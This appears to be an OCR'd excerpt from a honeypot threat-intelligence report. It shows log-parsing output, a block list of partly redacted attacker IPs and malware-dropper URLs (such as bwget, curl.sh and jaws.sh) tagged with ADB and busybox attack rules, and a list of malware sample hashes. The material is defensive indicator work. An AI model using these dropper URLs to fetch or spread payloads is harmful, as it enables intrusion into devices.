
```
output list size: 23118
parsing completed
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing begins: t_init = 2020-07-12 04:28:29.191843
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        Pot.log" parsing finished: t_end = 2020-07-12 04:28:37.123337, t_diff = 0:00:07.931494
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:37.123398
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:40.454274, t_diff = 0:00:03.330876
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:40.454316
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:43.438939, t_diff = 0:00:02.984623
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:43.438982
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:49.085468, t_diff = 0:00:05.646486
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:49.085510
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:28:54.062086, t_diff = 0:00:04.976576
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:28:55.686921
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:02.811469, t_diff = 0:00:07.124548
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:02.811509
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:05.866749, t_diff = 0:00:03.055240
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:05.866789
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:08.512440, t_diff = 0:00:02.645651
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:08.512483
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:13.499036, t_diff = 0:00:04.986553
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:13.499079
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:17.565322, t_diff = 0:00:04.066243
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:18.366245
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:24.691211, t_diff = 0:00:06.324966
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:24.691258
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:27.268045, t_diff = 0:00:02.576787
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:27.268087
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:35.418055, t_diff = 0:00:08.149968
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:35.418097
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:42.520696, t_diff = 0:00:07.102599
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:42.520738
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:48.011541, t_diff = 0:00:05.490803
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:49.027624
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:29:52.843116, t_diff = 0:00:03.815492
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:29:52.843158
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:29:57.785069, t_diff = 0:00:04.941911
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:29:57.785112
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing finished: t_end = 2020-07-12 04:30:00.582469, t_diff = 0:00:02.797357
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing begins: t_init = 2020-07-12 04:30:00.582511
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        _MTPot.log" parsing finished: t_end = 2020-07-12 04:30:03.755107, t_diff = 0:00:03.172596
Log "/home/        :/honeypot/MTPot_Log/d=2020-07-12/h=04/        MTPot.log" parsing begins: t_init = 2020-07-12 04:30:03.755150
```

4. Generate IoC to Block List






utc_ts	ip	port	rule
2020-10-21 20:53:52.000	103.54.2	22	[hpot_g001:2:honeypot]
2020-10-21 21:56:36.000	103.70.2	445	[dpi_g001:2:dpi-ips-rule 8]
2020-10-21 21:35:21.000	112.226	80	[dpi_g001:2:dpi-ips-rule 4]
2020-10-21 21:12:42.000	112.255	8081	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:15:41.000	112.27.1	80	[dpi_g001:2:dpi-ips-rule 4]
2020-10-21 21:09:00.000	113.167	445	[dpi_g001:2:dpi-ips-rule 8]
2020-10-21 20:58:23.000	113.246	2323	[hpot_g001:2:honeypot]
2020-10-21 21:00:36.000	115.63.9	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:47:10.000	117.202	80	[dpi_g001:2:dpi-ips-rule 3]
2020-10-21 21:46:31.000	121.146	23	[dpi_g001:2:dpi-ips-rule 3]




utc_ts	ip	port	url	reason
2020-03-28 07:05:03.935	185.16	5555	http://185.1 224/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:55:11.707	91.92.6	5555	http://91.92 /bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-10-03 02:42:33.615	93.103	5555	http://5.252 /bwget	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-08-26 17:46:57.336	185.39	5555	http://5.252 /curl	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:51:02.545	185.39	5555	http://185.1 34/E5DB0E07C3D7BE80V520/init.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-03-28 07:42:40.169	92.28.1	60001	http://185.6 3/jaws.sh	hs00029:HTTP wget chmod
2020-05-13 06:23:53.629	185.16	5555	http://185.1 235/bwget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-01-07 05:44:32.200	91.92.6	5555	http://91.92 /bcurl.sh	hs00002:Telnet busybox command - 1,hs00033:Android ADB attack
2020-01-07 05:37:06.697	91.92.6	5555	http://91.92 /curl.sh	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack
2020-08-26 17:30:04.037	185.39	5555	http://5.252 /wget	hs00002:Telnet busybox command - 1,hs00003:Telnet busybox command - 2,hs00033:Android ADB attack

5. Malware Analyzer




5. Malware Analyzer



```
[root@centos-pool 2020-11-11]# ls
001e9190d9ea258a67ccdda6994bb            f1b005878ba6520227c986  5265a344fd3d3c91d1e9169678e9dadf            132b99c728761bffb011  ac60a0074caed5b4cf8bce15e093391            0cc82bcbf7bee6e738a5d
029eac5557daf544acc9505a1c931            1347091f2f044ae54e42da  542e002e6f352350f47abc48097d2af0            91d24d09689f85abef83  ad05d09e6ed4bd09fe1469e49885c51            3f2579cb7caa221b43fce
02c75127ec18e75c80b9c3cd9397a            b42604dc4755b783c36141  57e11a11563392dc2d6b9e5cbc8f39e1            1878d02b201981450493  aec22455e74721538763a7f56129a44            b1f07adb5a258131b6126
035687e402109bee280d5eb09c035            50b8ad8f9fa6a384b77c0e  58d763d381001f9fc595d20120e5052b            a4cfc3a6641a56c961fa  b1be3877f682c91f15ec17b88ff085a            c313e97ae56233e91a722
0525735c02e65c196e5714e91039b            1292c1f63262947827845e  5a46f36588b56545a5ef114d507b3090            bd1595a762761331f57e  b33b30c3cc7e027320e4d203303cc36            78bbb524ec54d5f61a4d6
0c99d3afe89c0ec382d491cfe06f5            3e8322757e07fcc42a7e09  5c70bc697759d59ef105d97e5310f3cd            222f2d0f441fd8122d50  b3e07a66941fa2ac5602c5ad8a03a9d            3aaf1f53f9a9c80c2306d
0e628952f2dd87f0e3de0d8a89115            abd8628b1edcf3d275f2c9  5dcb961388c68fc02ef87d4bf4838062            72f09a3eaa1d747a2f85  b5cf68c7cb5bb2d21d60bf6654926f6            9f9e182d032f1da5b4605
10bbc55343d94e5d831150f7c953f            fd3e83426902a64cb232d5  5f845e765947c4560e1c201fdfeb016c            36d1393a65a9ee367e8c  b8250dbdcc99e15a008759a8eda2b4a            2261cece180c06de14362
1326777c5d44bbea9edcf8aa37a50            8ea731cad9f8c18b48d416  690a305edf11d51aa7d911ba60788fbb            65319b6a38ed36f813d9  c672798dca67f796972b42ad0c89e25            1892d26adbb6a79f63887
1994733bccfb9db72b4bdeee75026            348f7fed29fb1e74c7b5a0  7150b51f8f989dd71b82739a4f417e21            c5f656dea07ab935e749  cb8c9685bcdb1ea15241c181966c458            83e0ce59911f7da998de8
1bc2f0d8d1529ab4e3a6cbeb9005c            0c1099f08af75f1c3a9d91  72b10b95e0a6dd4ec068e23a2547d153            73bbe452601138731c3c  ccb307d40886427c6455c548df6ad59            0aec44c71679b87ce19ba
2ce01c0d96016169c64a7ce748716            9e404d3aa560ca174772c3  7310eca67a1014eb5f2bd249a8516c21            74929935c44d8ce81e67  cde1f2acb22559bd3c2a7c5a89fa214            ea1603d03140585b6bb76
2e4506802aedea2e6d53910dfb296            c4b799a879eace5923a7b6  74a6369497a0f30134b143a9c83dc686            aa9ff6215ce60d1e650e  cdee46cec78325959c82b2b5ef57f6f            36b8410fa65cb56ea55ee
2fbafc54025fe051e817fcce8625d            83adcacb8581d9a09eb2cd  75173743d9a09b87808f115eb72f7314            bf13e752319642a634ff  d25541aa6d5a7746fc83933ef87efd2            38eea2c113ba30902cfc9
3364d2165584f89842c9534b3655a            efb0e985fbd2dd14857197  8184f51bdbe8dadc8e7362beb015280d            60fec99b1398b1fb0baf  d50b82a7be0e805d8282257b3d03699            7ff722452bffb48be68bc
3435fc10f8fe034166c954a9b8a39            21e08dd2cf5be232a47899  83c6fa13d2bb81ae8ef55a4b6e2d2db3            4885904c1e895efa48a4  d59781652740415efc3c605d3b07386            d765a656e1a1c49b90d32
3a330ecff6a63b83be36c61c0a4e1            c8f4ede315b63d3bb8986b  88dd427f4af7c9b9ed25fb9156af9a7c            3a7d81051fd236ffda2a  de9b0477318430517a77d5d023a66bc            b37e12b04722a46bfea78
3a69a6b6113f53abea3fd364861aa            9e2c74d7b9da8051b3c469  8b5d163b8221430d53ce987887e0b489            70fb8bee736539a8fb24  e15e93db3ce3a8a22adb4b18e0e37b9            7008f9b1a9a42e1fac2b0
40dc9359791531d3af9134e65e5ec            825c5105a1342793d373e7  8cbfff7b8d24803a394464439b957d62            384062e2d1ad9a945a8a  e3b465471fb8c025c23d8eb69b58a07            4a7c58bed80f53c4d9378
4183258dd93563ba08659b594a53f            deee82e1a8e7e0ebcf782f  9389d5d9ad88a913a2dd16213034d80b            f7cc037e42b4b1af322b  e510d54bf2a5694c728ea40f00d2a95            0e74eabc3c7ac33e62113
4201501d1cefcb7d7575c60af3024            14e35a15ef0eff2a85a6da  990f1db0fb725a2f27df97a5f9ce87db            713c7dec39f0185c51c3  e52a202ec37b4c42b6da041bfbbf32d            7a75eae2194e560dcff2e
43a75ed0d3cf92929561eb4aa0447            31df41e023a364857c9b9c  9e0a15a4318e3e788bad61398b8a40d4            7f3bdbe329c462193600  f4ef453754b36372928ac7a33764fd8            5ac6f6106f79f84214562
485f41222bf6ad88595c56397743d            b80e7012cf914268705573  a17743eafdfe2a80146fd9ddf6d70911            2a00894f493aa3584b0b  f6c97b1e2ed02578ca1066c8235ba4f            2406c639dbccc6582eec8
4b02d6a81f894193ad25ab3b4efc0            ce067de8abe942240580a2  a6bc28708beb5359d5c2e8ee9df56833            e0c01cb5b71c117efbe1  fae13c75975aefa0f866a104825567b            7c94781c039a1103cde91
4b29fec5217f5a74d53bc962c5cc0            48e75a7686df11c82d6a85  a7e6dd8494956a2bdb5c14938ab235d5            49e744f2ec0b0685100d  fdb334c557a1f7c16820aa0f71a7f75            36b09538d28af97c5163e
4d7248874379e540d23544615d544            6859f7838c5923f0e3bd54  ac0f531fcbbfb04ad3c0a58bc27158d8            258c5b16d1718602e987  ff6f5e639b69332f315acad4f6bc67f            f76fefb8c0cc5438ad70f
```

